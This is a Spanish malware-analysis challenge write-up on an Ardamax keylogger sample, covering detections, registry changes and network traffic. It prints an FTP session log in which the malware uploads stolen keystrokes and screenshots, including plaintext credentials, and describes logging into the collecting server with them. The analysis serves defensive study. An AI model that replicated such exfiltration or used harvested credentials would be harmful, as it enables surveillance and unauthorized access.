


Antivirus	Resultado	Actualización
AhnLab-V3	Trojan.Win32.Ardamax	20120816
AntiVir	TR/Spy.Ardamax.btpb	20120816
Antiy-AVL	Trojan.Win32.Ardamax.gen	20120816
Avast	Win32:KeyLogger-AVO [Spy]	20120816
AVG	PSW.Generic9.AAPA	20120815
BitDefender	Gen:Variant.Graftor.1088	20120816
ByteHero	-	20120814
CAT-QuickHeal	-	20120814
ClamAV	-	20120816
CommTouch	W32/Ardamax.F_1.gen!Eldorado	20120816
Comodo	TrojWare.Win32.Spy.Agent.aru	20120816
DrWeb	Trojan.KeyLogger.9972	20120816
Emsisoft	Win32.SuspectCrclIK	20120816

# ANÁLISIS DE MALWARE

Pues no le fue tan bien contra virus total como se pudo apreciar, además nos dice que la gran mayoría de los anti-virus donde fue escaneada la muestra lo reportan como un Keylogger «Ardamax».

Ya por este punto podemos hacernos a un debugger, el que mas le guste o infectar tu maquina de laboratorio para mirar comportamiento.... Por mi parte hice los dos procedimientos, luego de enseñarles una capturas de pantalla procederé a realizar una prueba de concepto. Tratarles de contar que hacia este malware.




# ANÁLISIS DE MALWARE

A correr nuestro malware en un entorno controlado y no olviden aislarlo de su red.

Primero utilizare «regshot» que básicamente consta de tres opciones, la primera creara como una imagen de los registros del equipo, una vez ejecutas la muestra puedes oprimir sobre la segunda opción que hace un segundo registro y como tercera tarea compara entre las dos imágenes de registro anteriores.

Como lo verán a continuación.



De las cosas que me llamaron la atención fue ver que lsass.exe crea un temporal de nombre tmp.exe «tmp», esto mientras se descargaba de forma transparente para el usuario un archivo de nombre Video\_Clausura\_Olimpicos.vmw.exe


```
HKU\S-1-5-21-1957994488-920026266-682003330-500\Software\Microsoft\Windows\ShellNoRoam\MUICache\@shell32.dll,-12691: "Documentos recientes"
HKU\S-1-5-21-1957994488-920026266-682003330-500\Software\Microsoft\Windows\ShellNoRoam\MUICache\C:\Documents and Settings\Administrador\Escritorio\lsass.exe: "lsass"
HKU\S-1-5-21-1957994488-920026266-682003330-500\Software\Microsoft\Windows\ShellNoRoam\MUICache\C:\DOCUME~1\ADMINI~1\CONFIG~1\Temp\tmp.exe: "tmp"
```



# ANÁLISIS DE MALWARE

Para estar mas seguros de mi apreciación anterior, procedo a realizar el análisis de trafico y tratar de observar que hace nuestro espécimen; para esto nos apoyaremos con «Wireshark». Efectivamente realiza una conexión a un sitio 204.155.149.84, el cual pertenece a los servidores de 4shared.com

Ahora si vamos a darnos un vistazo por lo que sucedía después del temporal «tmp» y verificando el reporte de anubis y el reporte de la herramienta regshot, podre afirmar que en system32 se crea una carpeta de nombre «PSSELG», a continuación lo que halle en esa ruta.



# ANÁLISIS DE MALWARE

Al ver los archivos anteriores y detallando que el primero de ellos era un ejecutable «CBM»; entonces lo guarde y tras sacarle su md5, hice la prueba de ejecutarlo directamente sobre mi maquina de laboratorio propuesta para este reto de análisis, que para mi sorpresa sobre la parte inferior derecha apareció un icono igual al ejecutable de la imagen anterior.

Al darle clic derecho y mirar algo que decía acerca de..... Pues nos daría una visión real y certera del programa como tal. Este fue el resultado.



Miren esto..... Con total seguridad hablamos de «Ardamax Keylogger» en su versión 3.8.9

# ANÁLISIS DE MALWARE

Solo faltaba saber que ocurría al darle doble clic al icono de «Ardamax».



Un error que me pedía un visor de registros; al indagar sobre el funcionamiento exacto de este programa. Me documente y supe que el visor de registros nos sirve para visualizar los archivos que se crean al realizar las capturas de teclas, pantalla y otras funcionalidades que posee.

Otra virtud de este Keylogger es que transfiere sus capturas por (ftp, correo), ya sea por tamaño de archivos o por tiempo.

# ANÁLISIS DE MALWARE


Ya con esta información y teniendo claramente el funcionamiento de «ardamax», me valgo de WireShark para esperar el envío o transmisión de mis datos..... Después de unos minutos de espera abriendo imágenes y escribiendo basura para que realizara la conexión..... Al fin éxito y utilizando la opción «Follow TCP Stream» que me permite visualizar el trafico solamente de la conexión seleccionada.

Este es el resultado..... como dice un amigo mio y sacando su palabra de un gran video juego.



# ANÁLISIS DE MALWARE

Como ves en la siguiente imagen esta la conexión del malware a un ftp (File Transfer Protocol) por sus siglas en ingles.



```
Follow TCP Stream
Stream Content
220----- welcome to Pure-FTPd [privsep] -----
220-You are user number 19 of 500 allowed.
220-Local time is now 20:23. Server port: 21.
220-This is a private system - No anonymous login
220 You will be disconnected after 3 minutes of inactivity.
USER u993858289.retomalware
331 User u993858289.retomalware OK. Password required
PASS retomalware
230 OK. Current restricted directory is /
CWD /retomalware
250 OK. Current directory is /retomalware
TYPE I
200 TYPE is now 8-bit binary
PASV
227 Entering Passive Mode (31,170,163,220,108,47)
STOR Keys_Aug_17_2012__19_11_56.html
150 Accepted data connection
226-File successfully transferred
226 0.214 seconds (measured here), 5.53 Kbytes per second
TYPE I
200 TYPE is now 8-bit binary
PASV
227 Entering Passive Mode (31,170,163,220,244,238)
STOR App_Aug_17_2012__19_12_38.html
150 Accepted data connection
226-File successfully transferred
226 0.263 seconds (measured here), 9.13 Kbytes per second
TYPE I
200 TYPE is now 8-bit binary
PASV
227 Entering Passive Mode (31,170,163,220,137,106)
STOR Screen_Aug_17_2012__19_21_56.jpg
150 Accepted data connection
226-File successfully transferred
226 8.104 seconds (measured here), 31.50 Kbytes per second
TYPE I
200 TYPE is now 8-bit binary
PASV
227 Entering Passive Mode (31,170,163,220,194,240)
STOR Screen_Aug_17_2012__19_21_56.html
150 Accepted data connection
```



# ANÁLISIS DE MALWARE

Utilizando «Filezilla» que nos ayudara a conectarnos al sitio del atacante.

La pregunta es.... Sera que nos podremos conectar al server????




# ANÁLISIS DE MALWARE

Que creen parceros.....




# ANÁLISIS DE MALWARE

Acá el resultado..... Sin palabras.



# ANÁLISIS DE MALWARE

Verificando el contenido transmitido por este malware a un servidor ftp.



# ANÁLISIS DE MALWARE

Para terminar y no aburrirlos mas, tratare de hacer un par de recomendaciones para que no seas victima o al menos minimizas estas infecciones que hoy en día están de moda y que además causan muchísimas perdidas económicas.

Actualiza siempre tu antivirus, realmente indispensable.

No navegues por la red en sitios desconocidos.

Ten a la mano un cortafuegos bien configurado, en mi caso les recomendaría «Firestarter».

Creo que hemos dado respuesta paso a paso de las preguntas que se plantearon para este reto de análisis básico de malware.

# Gracias



# ANÁLISIS DE MALWARE

Ah.... Se me olvidaba, buscando un poco mas en nuestro malware me encontré con esto, pero será para otro análisis..... Jajajajajaja.

000FE440	43 44 4D 46 00 00 00 00	73 65 74 2D 62 72 61 6E	CDMF....set-bran
000FE450	64 2D 4E 6F 76 75 73 00	73 65 74 2D 62 72 61 6E	d-Novus.set-bran
000FE460	64 2D 4D 61 73 74 65 72	43 61 72 64 00 00 00 00	d-MasterCard....
000FE470	73 65 74 2D 62 72 61 6E	64 2D 56 69 73 61 00 00	set-brand-Visa..
000FE480	73 65 74 2D 62 72 61 6E	64 2D 4A 43 42 00 00 00	set-brand-JCB...
000FE490	73 65 74 2D 62 72 61 6E	64 2D 41 6D 65 72 69 63	set-brand-Americ
000FE4A0	61 6E 45 78 70 72 65 73	73 00 00 00 73 65 74 2D	anExpress...set-
000FE4B0	62 72 61 6E 64 2D 44 69	6E 65 72 73 00 00 00 00	brand-Diners....
000FE4C0	73 65 74 2D 62 72 61 6E	64 2D 49 41 54 41 2D 41	set-brand-IATA-A
000FE4D0	54 41 00 00 73 65 63 75	72 65 20 64 65 76 69 63	TA..secure devic

@t1gr385